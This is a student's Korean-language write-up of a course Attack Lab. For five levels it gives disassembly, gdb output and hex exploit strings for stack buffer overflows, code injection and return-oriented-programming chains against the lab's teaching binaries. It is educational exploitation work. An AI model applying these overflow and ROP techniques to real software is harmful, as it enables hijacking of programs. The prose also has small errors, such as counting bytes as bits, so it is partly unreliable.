Attack_Lab

20220124 김문겸

level 1

level 1에서는 test()함수 내부에서 실행되는 getbuf() 함수의 return address가 caller함수인 test()가 아닌 touch1() 함수를 가리키도록 변경하여야 한다.

[getbuf]

```
789 ∨ 00000000004017c7 <getbuf>:
790     4017c7: 48 83 ec 18           sub    $0x18,%rsp
791     4017cb: 48 89 e7              mov    %rsp,%rdi
792     4017ce: e8 37 02 00 00        callq  401a0a <Gets>
793     4017d3: b8 01 00 00 00        mov    $0x1,%eax
794     4017d8: 48 83 c4 18           add    $0x18,%rsp
795     4017dc: c3                    retq
796
```

line 790에서 %rsp에 0x18을 sub한다. 즉 스택에 24bit만큼의 공간이 생겼다는 것이다. 24비트 이후에는 getbuf()의 caller function인 test()의 주소값이 있을 것이다. 그렇다면 처음 24개의 비트를 임의의 값으로 채우고, 그 다음 값을 touch1()의 주소로 채운다면 test()의 주소에 touch1()의 주소로 덮어 씌워질 것이고, 함수가 종료된 후 return address는 touch1()을 가리키므로 test()로 돌아가는 것이 아닌 touch1() 함수가 실행될 것이다. touch1()의 주소는 "00000000004017dd"이므로 little endian 형식으로 적어주면 된다.

answer

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
dd 17 40 00 00 00 00 00

level 2

level 2에서는 test() 함수로 리턴하는 대신 touch2 함수를 실행시키도록 해야 한다. 앞선 level1에서 getbuf() 함수를 살펴보았을 때, line 791에서 %rsp의 값을 %rdi로 mov하는 것을 알 수 있다.

```
808   0000000000401809 <touch2>:
809     401809: 48 83 ec 08           sub    $0x8,%rsp
810     40180d: 89 fe                 mov    %edi,%esi
811     40180f: c7 05 e3 2c 20 00 02  movl   $0x2,0x202ce3(%rip)        # 6044fc <vlevel>
812     401816: 00 00 00
813     401819: 3b 3d e5 2c 20 00     cmp    0x202ce5(%rip),%edi        # 604504 <cookie>
814     40181f: 75 1b                 jne    40183c <touch2+0x33>
815     401821: bf 70 2f 40 00        mov    $0x402f70,%edi
816     401826: b8 00 00 00 00        mov    $0x0,%eax
817     40182b: e8 50 f4 ff ff        callq  400c80 <printf@plt>
818     401830: bf 02 00 00 00        mov    $0x2,%edi
819     401835: e8 bf 03 00 00        callq  401bf9 <validate>
820     40183a: eb 19                 jmp    401855 <touch2+0x4c>
821     40183c: bf 98 2f 40 00        mov    $0x402f98,%edi
822     401841: b8 00 00 00 00        mov    $0x0,%eax
823     401846: e8 35 f4 ff ff        callq  400c80 <printf@plt>
824     40184b: bf 02 00 00 00        mov    $0x2,%edi
825     401850: e8 56 04 00 00        callq  401cab <fail>
826     401855: bf 00 00 00 00        mov    $0x0,%edi
827     40185a: e8 91 f5 ff ff        callq  400df0 <exit@plt>
```

touch2() 함수의 line 813에서 %rdi와 cookie값을 비교하므로, rdi에 주어진 cookie값 "0x25866403"가 들어가도록 해야 한다. 그러기 위해 해당 기능을 수행하는 어셈블리어가 필요하다. 어셈블리어를 만들기 위해, 먼저 어셈블리 파일을 작성한다.

level2.s
```
1   movq 0x25866403, %rdi
2   ret
```
level2.s 파일을 object파일로 만든 후, 역어셈블하여 원하는 어셈블리어를 만든다.
level2.d
```
1
2   level2.o:     file format elf64-x86-64
3
4
5   Disassembly of section .text:
6
7   0000000000000000 <.text>:
8      0: 48 c7 c7 03 64 86 25    mov    $0x25866403,%rdi
9      7: c3                      retq
10
```
해당 기능을 하는 코드의 바이트 표현인 '48 c7 c7 03 64 86 25' 와 'c3'를 버퍼의 첫 줄에 기입하면 될 것이다. 이후 return address에 바이트 표현이 기입된 곳을 가리키도록 버퍼 첫 줄의 주소를 넣어주면, 함수가 종료된 후 리턴되는 return address가 cookie값을 %rdi에 저장하는 함수가 실행되고, retq에 의해 해당 함수가 종료되면서 다음 바이트로 넘어가게 된다.
level2의 목적이 test2를 실행시키는 것이므로, %rdi에 원하는 값을 넣은 다음에 실행되는 다음 바이트 값에는 test2()의 주소값을 넣어주면 된다. 이때 버퍼 첫 줄의 주소는 %rsp가 가리키는 주소이므로, %rsp 값을 확인해서 해당 값을 넣어주면 된다.
```
(gdb) i r
rax            0x0      0
rbx            0x55586000       1431855104
rcx            0x3a676e6972747320       4208453775971873568
rdx            0x7ffff7dd6a00   140737351870976
rsi            0x403148 4206920
rdi            0x0      0
rbp            0x55685fe8       0x55685fe8
rsp            0x5567c468       0x5567c468
r8             0x0      0
r9             0x0      0
r10            0x5567c050       1432862800
r11            0x7ffff7a9ca00   140737348487680
r12            0x1      1
r13            0x0      0
r14            0x0      0
```
getbuf() 함수에 breakpoint를 걸고, 함수를 실행시킨 후 레지스터 값을 확인해본 결과 %rsp의 값은 0x5567c468임을 확인할 수 있다. 해당 주소로 돌아가게끔 첫 번째 return address를 설정하면 된다. 이후 test2()의 주소인 0000000000401809로 돌아가게끔 하면 level2를 해결할 수 있다.

answer
48 c7 c7 03 64 86 25 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
68 c4 67 55 00 00 00 00
09 18 40 00 00 00 00 00

level 3

level3은 hexmatch()와 touch3()함수를 이용한다. touch3() 안에 hexmatch()가 존재하는 구조이다. hexmatch() 함수를 살펴보면, unsigned형 val과 char 문자열 sval을 argument로 받음을 알 수 있다. 이때 val값을 16진수로 하여금 공백을 0으로 채워 s에 저장한다. 이후 sval과 s를 9자리까지 비교하여 같은지 비교한다. 같다면 1을 return한다. touch3() 함수를 살펴보면, sval 문자열을 argument로 받고 hexmatch(cookie, sval) 값이 1이라면 성공, 아니라면 실패의 문구를 출력하는 것을 확인할 수 있다. 즉, cookie 문자열과 sval이 같다면 성공, 아니라면 실패라는 뜻이다.

level 3를 해결하기 위해, cookie값을 문자열로 바꾼 것을 argument로 전달해주어야 한다. cookie 값(0x25866403)을 문자열로 변환하면 "32 35 38 36 36 34 30 33"이다. 이 문자열을 val, 즉 첫 번째 argument를 의미하는 %rdi 레지스터에 넣어야 하므로, 해당 문자열을 임의의 공간에 저장해두고, 해당 공간의 주소를 %rdi에 저장하는 어셈블리 코드를 만들어 사용하는 것을 구현해보기로 했다.

우선 문자열을 저장할 임의의 공간을, test3()함수 다음 위치의 바이트로 결정하였다. 함수 흐름에 영향을 끼치거나 받지 않는 자리이기 때문이다.(문자열 마지막의 null 등등) 버퍼를 만든 이후의 rsp의 주소가 0x5567c468이므로, %rsp 값에서 +0x28(0x18 + return address과 test3() 두 줄)을 한 0x5567c490에 문자열을 저장해두고 0x5567c490을 %rdi에 저장하는 어셈블리 코드를 만들었다.

```
0000000000000000 <.text>:
   0: 48 c7 c7 90 c4 67 55    mov    $0x5567c490,%rdi
   7: c3                      retq
```

스택의 가장 첫 바이트에 "48 c7 c7 90 c4 67 55"를 넣고, return address에 스택의 가장 첫 바이트 주소값(%rsp)을 넣어 위 기능이 실행되도록 한다.

return address 다음 바이트에는 test3() 함수의 주소값(00000000004018dd)을 넣어 test3()를 실행할 수 있도록 한다.

answer
48 c7 c7 90 c4 67 55 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
68 c4 67 55 00 00 00 00
dd 18 40 00 00 00 00 00
32 35 38 36 36 34 30 33

level 4

level4부터는 ASLR과 NX가 적용된 RTARGET을 공격해야하므로 기존 코드를 활용하는 ROP로 공격을 시행한다. level4는 level2에서 진행했던 공격을 반복하는 것이다. level2에서는 버퍼에 원하는 기능을 하는 어셈블리 코드의 바이트 버전을 기입해서 실행했지만, 이제는 RTARGET에 존재하고 있는 코드를 이용해야 한다.

공격을 위해 필요한 기능은

- cookie 값을 %rdi에 저장하는 기능
- touch2() 실행 기능
  이 필요하다. touch2()의 경우 기존 RTARGET에 있으므로 그대로 주소를 기입하면 되고, %rdi에 cookie값을 넣는 함수를 주어진 gadget farm을 통해 구현하여야 한다.

우선 movq S, %rdi 형태의 코드가 필요하므로, 해당 형태의 바이트 표현을 가진 함수들을 writeup 파일에서 준 표를 이용해 gadget farm에서 찾아본다. disasemble한 gadget farm의 대부분이 %rdi와 %eax 레지스터를 이용하기에, 쿠키 값을 %eax에 넣은 후 movq %rax, %rdi을 실행시키는 구조의 코드를 생각해보았다.

movq %rax, %rdi는 표에 주어져 있으므로, 이제는 %eax에 쿠키 값을 저장하는 기능을 수행하는 코드를 찾기만 하면 된다. 이를 구현하는 데 popq를 이용하기로 했다. return address를 pop %eax를 실행하는 코드로 덮어씌우고, 다음 바이트에 쿠키 값을 넣으면 된다. 왜냐하면 함수가 종료할 때 return address에 있는 코드가 실행되면서 pop에 의해 rsp가 rsp+8로 이동하고, 해당 위치에 있는 값을 %eax가 저장하게 되는데 해당 위치에 바로 쿠키 값이 저장되어 있기 때문이다. 그렇게 eax에 쿠키값이 저장되고, 그 다음 바이트에 movq %eax, %rdi를 실행하도록 한 후 다음 바이트에 test2()가 실행되도록 하면 level4를 해결할 수 있다.


즉 정리하자면
return address 위치: popq %eax
다음 바이트: 쿠키 값 (0x25866403)
다음 바이트: movq %eax, %rdi
다음 바이트: test2() (0000000000401809)
가 되어야 한다. 이제 popq %eax와 movq %eax, %rdi 기능을 실행하는 코드를 gadget farm에서 찾으면 된다.

먼저 popq %eax를 찾기로 했다. 해당 기능을 수행하는 바이트 표현이 '58'이므로, ret instruction (c3)직전에 오는 바이트 표현이 58일 경우, nop를 의미하는 90과 함께한 '58 90'일 경우를 찾으면 된다. 가젯 팜에서 찾아본 결과

```
000000000040196b <setval_301>:
  40196b: c7 07 6f e1 58 90     movl   $0x9058e16f,(%rdi)
  401971: c3                    retq
```

000000000040196b <setval_301>함수에서 찾을 수 있었다. 58부터 실행하면 되므로 58의 주소값인 40196f를 return address 위치에 덮어씌우면 된다.

다음으로 movq를 찾아보았다. movq %eax, %rdi의 바이트 표현인 48 89 c7이 ret 인스트럭션 직전에 오는 함수를 찾아본 결과,



48 89 c7 다음 c3, 즉 ret이 실행되는 line을 찾을 수 있었다. 48의 주소인 401974를 넣으면 된다.

answer
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
6f 19 40 00 00 00 00 00
03 64 86 25 00 00 00 00
74 19 40 00 00 00 00 00
09 18 40 00 00 00 00 00


level 5

level5에서는 ROP를 이용해서 level3을 해결하는 것이다. 구현하기 위한 주요 기능으로는,

- 임의의 공간에 문자열 저장
- 문자열 저장 공간의 주소를 %rdi에 저장
- test3() 실행
  이 있다.


문자열의 경우 마지막 문자 끝에 null을 의미하는 '00'이 붙으므로 코드 중간에 있게되면 다른 코드에 00이 덮어씌워져 영향을 줄 수 있다. 따라서 문자열이 저장되는 공간은 가장 마지막 가젯으로 설정한다.

가젯의 마지막 바이트의 주소를 어떻게 가져올까 생각하던 중,




이 함수를 이용해보기로 했다. %rdi에 %rsp값, 즉 %rsp가 가리키고 있는 곳의 주소를 저장한 후, %rsp와 문자열 저장 공간 사이의 비트 개수를 %rsi에 집어넣으면, %rax에는 %rsp + n(비트개수)의 주소가 저장될 것이다. 이를 이용해서 %rax에 문자열 저장 공간의 주소를 %rax에 저장할 수 있다. // address: 4019a8

우선 %rsp값을 %rax에 저장하는 함수를 찾을 수 있었다. // address: 401a32




%rax 값을 %rdi에 저장하는 함수는 level 4에서 찾아두었던 함수를 이용하였다.




%rsi에 값을 집어넣는 것은 pop을 이용해보려 하였으나, %rsi에 직접적으로 pop을 실행하는 '5e'는 가젯 팜에서 찾을 수 없었다. 그래서 다른 레지스터에 비트 개수 값을 pop하고, mov를 통해 rsi에 집어넣는 것을 생각해보았다. movq로는 한정적이었기에, 어짜피 작은 값을 옮기는 것이므로 movl에서도 찾아보았다.

'89 d6 90 90 c3' => movl %edx, %esi // address: 4019af



'89 c1 c3' => movl %eax, %ecx // address: 401a19



'89 ca c3' => movl %ecx, %edx // address: 4019d4

```
970   00000000004019d0 <addval_200>:
971     4019d0: 8d 87 09 3b 89 ca     lea    -0x3576c4f7(%rdi),%eax
972     4019d6: c3                    retq
```

level 4에서 발견한 %eax를 pop시키는 함수를 이용해서 %eax에 비트개수 값을 넣고,
위 함수들을 순서대로 조합해서 %eax -> %ecx -> %edx -> %esi 순으로 전달하면 된다.
아직 비트 개수를 모르므로 FF라고 설정해두고, 예상 가젯을 작성해보았다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
6f 19 40 00 00 00 00 00  --> pop %rax
FF 00 00 00 00 00 00 00 --> 비트 개수
19 1a 40 00 00 00 00 00 --> %eax -> %ecx
d4 19 40 00 00 00 00 00 --> %ecx -> %edx
af 19 40 00 00 00 00 00 --> %edx -> %esi // esi 준비완료
32 1a 40 00 00 00 00 00 --> %rsp -> %rax
74 19 40 00 00 00 00 00 --> %rax -> %rdi // edi 준비완료
a8 19 40 00 00 00 00 00 --> %rsp+FF -> %rax // 쿠키 저장공간 주소 rax에 저장
74 19 40 00 00 00 00 00 --> %rax -> %rdi
dd 18 40 00 00 00 00 00 --> test3() 실행
32 35 38 36 36 34 30 33 --> 쿠키 문자열
```

FF에는 %rsp 값을 %rax에 저장할 때의 %rsp 위치와 쿠키 문자열 사이의 비트 개수를 넣으면 된다. 즉 0x20이다.

answer
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
6f 19 40 00 00 00 00 00
20 00 00 00 00 00 00 00
19 1a 40 00 00 00 00 00
d4 19 40 00 00 00 00 00
af 19 40 00 00 00 00 00
32 1a 40 00 00 00 00 00
74 19 40 00 00 00 00 00
a8 19 40 00 00 00 00 00
74 19 40 00 00 00 00 00
dd 18 40 00 00 00 00 00
32 35 38 36 36 34 30 33